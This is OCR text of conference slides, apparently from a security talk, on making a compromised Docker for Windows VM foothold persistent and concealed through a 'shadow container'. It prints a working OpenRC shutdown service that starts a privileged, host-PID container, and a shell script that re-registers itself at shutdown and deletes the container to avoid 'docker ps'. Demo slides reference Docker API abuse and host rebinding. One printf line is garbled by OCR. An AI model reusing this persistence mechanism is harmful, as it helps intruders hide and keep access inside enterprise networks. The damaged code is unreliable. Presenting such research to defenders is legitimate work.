
SHADOW CONTAINER

3


PERSISTENCE & CONCEALMENT

MISSING PERSISTENCE & CONCEALMENT


- So Far…
  - Privileged container on the VM (Moby Linux)
  - Access to VM filesystem
  - Access to **enterprise internal** network
- But…
  - **Not Concealed**: *docker ps*
  - **Not Persistent**: VM boots from image




PERSISTENT AND CONCEALED




PERSISTENT AND CONCEALED




PERSISTENT AND CONCEALED



PERSISTENT AND CONCEALED




SHADOW CONTAINER – SHUTDOWN SCRIPT



```
#!/sbin/openrc-run

depend()
{
    need docker
    before  killprocs
    before  mount-ro
    before  savecache
}

start()
{
    MS="$( cat /etc/init.d/myscript.sh)"
    docker run -e MYSCRIPT="$MS" --privileged=true --pid=host --name=shadow --restart=on-failure d4w/nsenter /bin/sh -c "$MS"
}
```

SHADOW CONTAINER – *MYSCRIPT.SH*




```
#!/bin/sh
if [ -f /etc/init.d/persist ]; then
    sleep 1
    exit 1
else
    printf "#!/sbin/openrc-run\n\ndepend()\n{\n\tneed docker\n\tbefore  killprocs '

    if [ ! -z "$MYSCRIPT" ]; then echo "$MYSCRIPT" > /etc/init.d/myscript.sh; fi

    chmod +x /etc/init.d/myscript.sh
    chmod +x /etc/init.d/persist

    rc-update add /etc/init.d/persist shutdown
    rc-update -u

    echo HACKED > /SHADOW

    docker rm -f shadow
    exit 0
fi
```

SHADOW CONTAINER DEMO


FULL ATTACK

CLICK TO PWN!

FULL ATTACK DEMO




FULL ATTACK DEMO



Abuse Docker API


FULL ATTACK DEMO



Abuse Docker API

Host Rebinding

